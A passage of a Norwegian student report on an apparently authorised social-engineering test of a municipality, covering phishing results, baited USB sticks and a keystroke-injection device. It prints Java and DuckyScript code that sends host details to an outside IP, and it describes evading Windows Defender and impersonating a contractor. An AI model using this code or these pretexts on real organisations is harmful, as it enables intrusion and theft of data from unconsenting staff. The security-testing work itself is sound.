inn IP-adressen til de som trykket på lenken. Problemet med denne løsningen var at siden det er den offentlige IP-adressen som ville blitt oversendt ville den være lik for flere ansatte da de er tilkoblet samme nettverk. Det ville heller ikke vært mulig å vite om en ansatt trykket på lenken på ulike lokasjoner som på jobb og deretter hjemme, eller omvendt.


En alternativ løsning som ble vurdert var å samle inn IP-adressene til de som trykket på lenkene. En potensiell utfordring med denne løsningen var imidlertid at IP-adressen som ville bli registrert var den offentlige IP-adressen, og kunne være den samme for flere ansatte som delte samme nettverk. Det ville blitt vanskelig å skille disse. Videre ville det også vært vanskelig å fastslå om en ansatt hadde trykket på lenken flere ganger fra ulike lokasjoner, for eksempel fra jobb og deretter hjemme, eller omvendt, noe som reduserte nøyaktigheten og påliteligheten til dataene samlet inn på denne måten.

Grunnet en intern sak i kommunen ble prosjektgruppen bedt om å stenge ned undersøkelsen etter to dager. Dette skjedde under den andre iterasjonen. Det vil si at dette ikke påvirket resultatene til den første iterasjonen av denne aktiviteten. Som fortalt i 4.1.1 var formålet med spørreundersøkelsen at ansatte ikke skulle bli mistenksomme. Dette resulterte i at resultatene fra den andre iterasjonen med epost-angrep ikke kan anses på som pålitelige og har en usikkerhet med seg. Dette blir beskrevet mer i 5.1. Det vil foreligge et resultat på iterasjon 2, men det må kunne regnes med at det er mørketall på dette resultatet.

Det ble originalt planlagt å kjøpe domenet «tysneskommune.no» da dette ligner på Tysnes sitt originale domene: «tysnes.kommune.no». Dagen etter domenet ble kjøpt fikk prosjektgruppen en kanselleringsepost fra nettsiden domenet ble kjøpt fra Figur 4-20. Det ble derfor besluttet å opprette kontoene med Outlook.

Figur 4-20 Figuren viser epost om kansellering av ordre på domenet «tysneskommune.no»

På Figur 4-21 vises hvordan eposten kunne vært avslørt. Outlook legger automatisk ved den ekte avsendereposten med i tittelen til eposten (punkt 1). Det er ingen måte SET kan unngå at dette blir gjort. Ved å trykke på avsender-adressen vil informasjonen på punkt 2 vises. Her kommer det frem at eposten er sendt fra en Outlook-konto, og kommer ikke fra en offentlig epost-adresse fra Tysnes-domenet. Dette kunne vært mindre synlig om prosjektgruppen hadde anskaffet seg domenet «tysneskommune.no»



Figur 4-21 Med å trykke på avsenders i eposten er det mulig å avdekke at eposten kommer fra en Outlook-epost og ikke den ekte epost-adressen til avsenderen.

4.2 Farlige minnepenner

4.2.1 Forarbeid

For å utføre denne aktiviteten er det en del utstyr som må være på plass. Det er nødvendig med minnepenner. Det blir kjøpt inn 30 minnepenner i tre forskjellige farger med Tysnes kommune sitt kommunevåpen og navn på hver enkelt minnepenn for å øke troverdigheten. Den totale kostnaden for alle minnepennene ble på kr 3943,- (Figur 4-22).

Figur 4-22 Bilde fra leverandør av minnepenn i fargen hvit med kommunens våpen og navn

Følgende program som kan ses i (Figur 4-23) henter ut data om maskinen som er i bruk. Dette er klokkeslett, hvilke operativsystem som er i bruk, informasjon om IP-adresse og brukernavnet på den brukeren som er pålogget maskinen. Dette blir så lagt ved i en UDP-pakke og sendt til en forhåndsdefinert statisk IP-adresse og port hvor det står en server og lytter etter pakker. Dette programmet blir lastet manuelt inn på hver enkelt minnepenn.

```java
public class Sender {

    public static void main(String[] args) {

        try {
            System.out.println("Sending...");
            DatagramSocket socket = new DatagramSocket();

            // Henter lokaltid på pcen
            LocalDateTime time = LocalDateTime.now();
            DateTimeFormatter formatter = DateTimeFormatter.ofPattern("yyyy-MM-dd HH:mm:ss");
            String formattedDateTime = time.format(formatter);

            // Henter type operativsystem
            String os = System.getProperty("os.name");

            // Henter diverse info om nettverket
            InetAddress localhost = InetAddress.getLocalHost();
            String hostName = localhost.getHostName();
            String ipAddress = localhost.getHostAddress();

            // Henter brukernavn pålogget maskinen
            String username = System.getProperty("user.name");
            // Legger all data i en streng
            String message = "Package received: " + "\nTime: " + formattedDateTime + "\n Operating System: " + os
                    + "\n IPadress: " + ipAddress + "\n Hostname: " + hostName + "\n LocalHost: " + localhost
                    + "\n Current User:" + username;
            ;
            // Legger strengen i en UDP pakke og setter mottaker ip og port på server
            InetAddress address = InetAddress.getByName("172.232.157.199");
            DatagramPacket packet = new DatagramPacket(message.getBytes(), message.length(), address, 9876);

            // Sender pakke og avslutter
            socket.send(packet);
            socket.close();
            System.out.println("Sent");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

}
```

Figur 4-23 Javaprogram som blir lastet til minnepenn og sender en UDP-pakke ved åpning av program

For å få brukeren til å trykke på programmet er det viktig at det ser ufarlig ut og skaper nysgjerrighet for å få ansatte til å trykke på filen. For å få til dette blir Javaprogrammet omgjort en kjørbar fil (exe) som kan kjøre på alle Windows-maskiner uten å ha Java installert. Tysnes kommune sitt kommunevåpen blir lagt til som ikon med den tilhørende teksten «Tysnes kommune» (Figur 4-24).


Figur 4-24 Utklipp av mappestruktur på Windows maskin som viser hvordan programmet ser ut for en bruker

En server blir satt opp på en Linux-maskin i Stockholm som kjører hos en skyleverandør. Serveren består av følgende javaprogram (Figur 4-25) som står og lytter etter innkommende pakker kontinuerlig.

```java
public class Receiver {

    public static void main(String[] args) {

        // Port data skal mottas på
        int port = 9876;
        // Buffer til mottak
        byte[] buffer = new byte[1024];
        System.out.println("Starting up...  ");
        // Starter å lytte på valgt port
        try (DatagramSocket socket = new DatagramSocket(port)) {
            System.out.println("Listening on UDP port " + port);

            // Lytter etter innkommende pakker til programmet avsluttes
            while (true) {

                DatagramPacket packet = new DatagramPacket(buffer, buffer.length);

                socket.receive(packet);
                // Henter ut pakke og lagrer medfølgende data som streng
                String received = new String(packet.getData(), 0, packet.getLength());
                System.out.println("Received: " + received);


                // Skriver mottatt pakke til fil
                try(FileWriter writer = new FileWriter("received_packets.txt", true)) {
                    writer.append(received + "\n");
                } catch(IOException e) {
                    System.err.println("Error writing to file: " + e.getMessage());
                }

                 // Resetter buffer til å motta ny pakke
                 Arrays.fill(buffer, (byte) 0);
            }
        } catch (SocketException e) {
            System.err.println("SocketException: " + e.getMessage());
        } catch (IOException e) {
            System.err.println("IOException: " + e.getMessage());
        }
    }

}
```

Figur 4-25 Javaprogram som kjører kontinuerlig på server og lytter etter innkommende UDP pakker

Programmet henter ut og lagrer eventuelle innkommende pakker til en tekstfil som heter «received_packets.txt». Hvordan dette ser ut vises på Figur 4-26. Man kan dermed skrive ut innholdet av denne filen for å inspisere om noen har trykket på programmet som ligger på minnepenn. Det er brukt kunstig intelligens til hjelp med å skrive begge javaklassene *sender* og *reciever*. (ChatGPT. (GPT-4). OpenAI. Aksessert: 12. feb, 2024. [Internett]. Tilgjengelig: https://chat.openai.com/chat).



Figur 4-26 Utdrag fra received_packets.txt som viser mottak av en testpakke

4.2.2 Utførelse

Selve utførelsen av aktiviteten innebærer å kjøre til Tysnes for å legge ut minnepenner.
Det er allerede kartlagt hvordan og hvor minnepennen skal plassers ved en tidligere observasjonstur til kommunen. Første skål med 15 minnepenner skal plasseres i kantine ved kommunehuset. Det oppstår ingen problemer med utsettelse av skålen. Resepsjonist har ingen spørsmål knyttet til personen som går inn i bygget og det er heller ingen andre som stiller spørsmål ved tilstedeværelsen inne i kommunehuset.

Figur 4-27 Viser plassering av skål med minnepenner i kantinen på rådhuset

Det blir benyttet en forhåndskrevet lapp hvor det står «Overskotsmateriell, berre forsyn dykk. Helsing Uggdal Skule» (Figur 4-27). Dette ble gjort for å skape en trygghet til minnepennene. Neste skål med minnepenner blir lagt ut ved Sykehjemmet i kommunen. Her blir det valgt å bruke forkledning i form av en hettegenser med logo fra firmaet Atea (Figur 4-28), og et helt hvitt id-kort for å ikke vekke mistanke. Atea er et konsulentselskap de ansatte ved kommunen er vant med å se. Man har da en gyldig grunn til å bevege seg rundt i bygget. Skålen blir plassert ut ved det ene pauserommet til sykepleierne med teksten «For tilsette. Autoriserte minnepennar til dei som ynskjer. Helsing it-leier Ander T.» (Figur 4-29).

Figur 4-28 Viser forkledning som ble brukt på sykehjemmet

Figur 4-29 Viser plassering av skål med minnepenner i pauserom ved sykehjemmet. På lappen står det «For tilsette. Autoriserte minnepennar til dei som ynskjer. Helsing it-leier Anders T.»

4.2.3 Utfordringer og endringer underveis

Den opprinnelige tanken bak aktiviteten var å få programmet til å starte av seg selv med en gang minnepennen blir plugget til en datamaskin. Dette viser seg imidlertid å by på problemer da nyere Windows maskiner har innebygd sikkerhetsfunksjonalitet for å unngå dette. Alle nyere distribusjoner av Windows blir levert med grunninnstillinger som forbyr automatisk kjøring av programmer uten brukerinteraksjon. Det blir derfor nødvendig å få brukeren til å åpne programmet ved å trykke på den vedlagte filen.

Det viser seg også vanskelig å navngi filen uten at *Windows defender* flagger programmet som en «Trojan» ved innsettelse av minnepenn. Navn som «CV», «Årsrapport» og lignende er ikke mulig å bruke. Det blir prøvd ut mange ulike navn før «Tysnes kommune» blir valgt. Dette er et filnavn *Windows defender* ikke har noen mistanke mot. Man går da bort fra å prøve å få filen til å se ut som en PDF-fil eller et Word-dokument.


4.3 Avlede resepsjonist

4.3.1 Forarbeid

Denne aktiviteten krever en del utstyr og klargjøring. Det blir skrevet ut en tekst på flere sider i to eksemplarer som skal brukes som avledning. Da denne teksten ikke har en vesentlig rolle for prosjektet, og dens eneste hensikt er å skape tillit til resepsjonisten ble det besluttet å la ChatGPT genere denne (vedlegg 6), (ChatGPT. (GPT-3.5). OpenAI. Aksessert: 30.mar, 2024. [Internett]. Tilgjengelig: https://chat.openai.com/chat). ChatGPT ble spurt om å skrive tre sider om tvang og psykisk utviklingshemming. Teksten som er generte av KI i vedlegget er ikke et vitenskapelig dokument, og er kun ment får å avlede resepsjonisten i aktiviteten. Påstander og forklaringer i dokumentet kan ikke betraktes som fakta.

Det er kjøpt inn en Raspberry Pico microkontroller (Figur 4-30). Disse er forholdsvis billige i innkjøp med en veiledende pris på à kr. 74,-. Med en slik chip er det kun fantasien som setter grenser for dens bruksområder. Den har en Arm Cortex prosessor og 2 MB minne og kan utføre programmerbare operasjoner på 26 General Purpose Input/Output (GPIO) pinner [27]. Prosjektgruppen ønsker kun å benytte seg av en liten del av dens kapasitet, nemlig som et tastatur. Mikrokontrolleren kan programmers til å utgi seg som og oppføre seg som et tastatur. Dette muliggjør kjøring av skript direkte på en Windows maskin uten brukerinteraksjon da en Windows maskin automatisk stoler på et tastatur.

For å bruke mikrokontrolleren som et tastatur installeres CircutlPython i tillegg til en hel del bibliotek som er nødvendig for å bruke enheten som et tastatur med forhåndsdefinert inntasting. For mer detaljer rundt oppsettet kan man gå til følgende GitHub *repository*: «dbisu/pico-ducky» [28].



Figur 4-30 Viser Raspberry Pico klar til å plugges til en maskin

For å definere hva som blir utført ved innsetting av mikrokontroller brukes et skriptspråk som heter DuckyScript. Dette er et språk utviklet av selskapet Hak5 til bruk sammen med deres «USB Rubber Ducky». Denne enheten oppfører seg på samme måte som Pico, den er lettere å sette opp, men også mye dyrere. Derfor velger prosjektgruppen å benytte Pico. I «DuckyScript» beskriver man linje for linje hvilken tast man ønsker å skrive fra tastaturet. Det er også mulig med logiske operasjoner og valgsetninger. Man kan derfor lage nokså avanserte skript. Nedenfor ses skriptet som blir lastet inn på Pico for bruk i aktiviteten. Dokumentasjon fra utvikler om bruk av skriptet finnes her [29].

```
GUI r
DELAY 500
STRING powershell
DELAY 500
ENTER
DELAY 1000
STRING powershell New/WinUserLanguageList en/US
ENTER
DELAY 500
STRING powershell Set/WinUserLanguageList /LanguageList en/US
ENTER
DELAY 500
STRING y
ENTER
DELAY 500
STRING $client = New-Object System.Net.Sockets.UdpClient
ENTER
DELAY 200
STRING $data = [System.Text.Encoding]::ASCII.GetBytes('Pico nr 1: UDP pakke mottatt fra resepsjon')
ENTER
DELAY 200
STRING $client.Send($data, $data.Length, '172.232.157.199', 9876)
ENTER
DELAY 500
STRING $client.Close()
DELAY 200
ENTER
DELAY 500
STRING Set-WinUserLanguageList nb-NO -Force
DELAY 500
ENTER
DELAY 500
ALT F4
DELAY 300
ALT F4
```

Figur 4-31 DuckyScript som kjøres automatisk når microkontroller plugges til en maskin

Følgende DuckyScript (Figur 4-31) åpner et PowerShell-vindu som muliggjør opprettelsen av en UDP-pakke med innholdet av en streng med valgt tekst som sendes til en forhåndsdefinert statisk IP-adresse og tilhørende port før vinduet lukkes slik at det ikke etterlates noen spor om hva som har blitt utført. Dette er for å bevise at prosjektgruppen har hatt tilgang til maskinen som pakken blir sendt fra. I teorien kan man da sende alt av filer som ligger lagret på maskinen til vår server. Dette kjører med en gang man plugger mikrokontrolleren til en maskin.

Serveren som mottar UDP pakker er den samme som brukes i aktiviteten «Farlige minnepenner». Det er også samme Javakode som illustrert i Figur 4-25 som mottar pakker fra mikrokontrolleren og lagrer resultatet i en tekstfil.

4.3.2 Utførelse

Aktiviteten blir utført ved å gå inn i resepsjon på rådhuset under dekke av at man skal i et møte. I møtet trengs det dokumenter hvorav det ene eksemplaret har blitt mistet på veien og er vått. Videre vil det bli spurt om resepsjonisten kan ta kopi av dokumentet som ikke er vått. Bob vil da bli tvunget til å forlate resepsjonen en tid. Dette gir mulighet for å ta bilde av ulåst skjerm, samt skaffe tilgang til USB-port for innsetting av mikrokontroller. Dette er avhengig av at resepsjonist ikke låser PC-skjerm.

4.3.3 Utfordringer og endringer

Ved oppsett av mikrokontroller viser det seg vanskelig å få kontrolleren til å utføre de tastevalgene som ønskes da den utgir seg for å være et amerikansk tastatur. Når et amerikansk tastatur kobles til en Windows maskin som er satt opp til å bruke norsk som språk er det mange tastevalg som ikke samsvarer. Spesielt spesialtegn som: «/][$)». Disse er nødvendige for inntasting i PowerShell ved utføring av kommandoer. Det blir forøkt å omgjøre tastaturet til et norsk tastatur uten hell. Løsningen blir å midlertidig endre språket på maskinen mikrokontrolleren blir plugget til over til engelsk, for så å utføre kommandoen og deretter sette språket tilbake til norsk. Dette gjøres programmatisk og kan ses på linje 10 i (Figur 4-31).


5 RESULTATER

I dette kapittelet beskrives resultatene innsamlet. Her vil det redegjøres for prosjektgruppen sitt forventet resultat. Deretter blir utfordringer knyttet til utførelsen bli adressert og forklart. Til slutt blir resultatene presenteres.

5.1 *Phishing*-eposter


For å evaluere resultatene fra *phishing*-aktivitetene blir det brukt en kvantitativ tilnærming.
I første forsøk ble det sendt ut 99 eposter. Gruppen mottok innloggingsinformasjonen til 23 ulike ansatte. Dette utgjør 23,2% av alle ansatte som mottok eposten. Av disse 23 tilfellene ble 7 av disse identifisert som ansatte med mer ansvar enn andre ansatte. Disse utgjør 7% av alle som mottok eposten.

I det andre forsøket ble det sendt ut 196 eposter. Av disse 196 har 15 ansatte oppgitt innloggingsinformasjonen sin, noe som utgjør 7,6%. Som beskrevet tidligere (4.1.3) ble det nødvendig å stenge spørreundersøkelsen noe som da kan ha påvirket resultatet. Prosjektgruppen har fått tilbakemelding på at ansatte har snakket sammen om at de ikke har fått åpnet spørreundersøkelsen (Figur 5-1).




Figur 5-1 Viser epost prosjektgruppen fikk videresendt der det kommer frem at flere ansatte har undersøkt om de får tilgang til spørreundersøkelsen

Det er derimot ikke mulig å fastslå hvor mange ulike ansatte som trykket på lenken som beskrevet mer i 4.1.3. Det er registrert 107 klikk på lenken av ansatte. Dette tallet inneholder også ansatte som har trykket på lenken mer enn én gang. Derfor kan ikke denne observasjonen bli konkludert på noen mer utfyllende måte. Derimot kan gruppen fastslå at alle ansatte som skrev inn innloggingsinformasjonen sin også må ha trykket på lenken. Det betyr at det minimum er 23 ansatte som har trykket på lenken fra forsøk 1, og 15 fra det andre forsøket. Totalt har et minimum av 38 ansatte trykket på lenken. Dette utgir 12,9% av alle ansatte som ble utsatt for *phishing*-angrep (Figur 5-2). Figur 5-3 viser fordeling av ansatte som oppga innloggingsinformasjonen sin etter kjønn.



